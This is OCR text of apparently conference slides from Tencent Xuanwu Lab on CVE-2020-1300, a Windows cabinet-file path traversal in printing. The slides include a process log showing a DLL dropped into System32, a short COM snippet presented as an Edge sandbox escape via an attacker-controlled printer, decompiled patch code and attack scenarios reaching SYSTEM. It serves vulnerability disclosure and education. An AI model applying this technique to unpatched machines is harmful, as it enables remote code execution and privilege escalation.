2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	SetBasicInform...	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	SetBasicInform...	C:\Windows\System32\DiagSvcs\USERENV.dll
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\DiagSvcs\USERENV.dll

What Else Can It Do?

COM in 60 seconds
James Forshaw

Edge is Watching You PWN

OleViewDotNet 64bit

File Registry Object Security Help

AppIDs from LPAC

Filter: Mode: Accessible Apply

- 42CBFAA7-A4A7-47BB-B422-BD10E9D02700
  - Diagnostics Hub Standard Collector Service
- A463FCB9-6B1C-4E0D-A80B-A2CA7999E25D
  - SmartScreen
- AA0B85DA-FDDF-4272-8D1D-FF9B966D7580
  - CPrintTicket WOW Services
- B0316D0C-DA2F-40E0-9F91-F600CAF042DC
  - 69B1A7D7-C09E-40E9-A1DF-688007A2D9E4
  - 9A4B1918-0A2F-4422-89DD-35B3F455999C
  - A4FBCBC6-4BE5-4C3D-8AB5-8B873357A23E
  - BA6EE7D8-190D-423A-93CC-1270E6599195
  - C658E5BD-817B-41C8-8FB6-5B2B386A40EA
  - DE50C7BB-FAA7-4A7F-BA47-BF0EFCFE433D
  - DF46CD07-4F86-42F0-8FA9-35C3CE55D77B
  - MtfTransportServerDCOM
- DataExchangeHost
  - DataExchange Host
- editionupgradebroker
  - EditionUpgradeBroker
- lfsvc
  - lfsvc

Edge + LPAC
~20 CLSIDs

AppIDs from AC

Filter: Mode: Accessible Apply

- 2A947041-0594-40CF-9C53-A0BC95C22B55
- 42CBFAA7-A4A7-47BB-B422-BD10E9D02700
- 5E176815-9A63-4A69-810F-62E90D36612A
- 9D73451F-6BFC-47C7-95FB-46598431BC19
- A463FCB9-6B1C-4E0D-A80B-A2CA7999E25D
- AA0B85DA-FDDF-4272-8D1D-FF9B966D75B0
- B0316D0C-DA2F-40E0-9F91-F600CAF042DC
- BrowserBrokerServer
- CE0E0BE8-CF56-4577-9577-34CC96AC087C
- CoreDpusSvr
- DataExchangeHost
- editionupgradebroker
- F1425A67-1545-44A2-AB59-8DF1020452D9
- F72671A9-012C-4725-9D2F-2A4D32D65169
- F8842F8E-DAFE-4B37-9D38-4E0714A61149
- InstallAgent
- InstallAgentUserBroker
- lfsvc
- Local Service Credential UI Broker
- OOBE Bio Enrollment
- PaymentsSvc


Edge + AC
~40 CLSIDs


Object Properties

51

INFILTRATE SECURITY CONFERENCE

https://www.youtube.com/watch?v=dfMuzAZRGm4






https://www.youtube.com/watch?v=dfMuzAZRGm4


Microsoft Edge

- Microsoft Edge renderer process is the most restricted AppContainer Sandbox
- Capability: **`lpacPrinting`**



CPrintTicket WoW Services

AppContainer




Sandbox Escape

```
IPrintTicketServicePtr print_ticket;

CoCreateInstance(CLSID_PrintTicket,
                 nullptr,
                 CLSCTX_LOCAL_SERVER,
                 IID_PPV_ARGS(&print_ticket));

print_ticket->Bind(L"\\\\[PrintServer]\\[PrinterName]", 1);
```

Sandbox Escape



Sandbox Escape Demo

Patch

```
if ( !wcsstr(Str, L"../") && !wcsstr(Str, L"..\\") )
 {
   v14 = *(_QWORD *)v3;
   v22 = -1i64;
   v15 = NCabbingLibrary::ProcessCopyFile(
           (NCabbingLibrary *)Str,
           *(const unsigned __int16 **)(v14 + 8),
           (const unsigned __int16 *)&v22,
           v13);
   operator delete(Str);
   v4 = v22;
   v3[2] = v15;
   return v4;
 }
```

win32spl!NCabbingLibrary::**FdiCabNotify**

Possible Attack Scenarios

- Lateral movement
  - Modify a trusted printer
- Remote code execution
  - Connect to attacker-controlled printer
- Privilege escalation
  - Make a printer connection attempt
- **`NT AUTHORITY\SYSTEM`** for all scenarios

CVE-2020-1300

CVE-2020-1300 | Windows Remote Code Execution Vulnerability

Security Vulnerability


Published: 06/09/2020
MITRE CVE-2020-1300

A remote code execution vulnerability exists when Microsoft Windows fails to properly handle cabinet files.

To exploit the vulnerability, an attacker would have to convince a user to either open a specially crafted cabinet file or spoof a network printer and trick a user into installing a malicious cabinet file disguised as a printer driver.

The update addresses the vulnerability by correcting how Windows handles cabinet files.

Don’t Be Panic




```
do {
    if ( v10 >= v6 )
        break;
    v11 = v7[v10] - 47;    // "/"
    if ( v11 <= 45u )      // "\"
    {
    v12 = v11;
    v13 = 0x2000000000801i64;
    if ( _bittest64(&v13, v12) )
        v21 = v9 + 1;
    }
    v10 = ++v9;
} while ( v7[v9] );
```

cabview!CCabItemList::**AddItem**

Conclusion

Windows Printing Implementation is complex

Walk through of CVE-2020-1300

- Can be exploited both locally and remotely
- Execute arbitrary code
- Sandbox Escape
- **`NT AUTHORITY\SYSTEM`**

For developers, handle the cabinet API callbacks carefully

Logic bugs are always fun!

Special Thanks

- James Forshaw (@tiraniddo)
- Vectra AI
- Yang Yu (@tombkeeper)

Thanks.

Tencent Security Xuanwu Lab

@XuanwuLab

xlab.tencent.com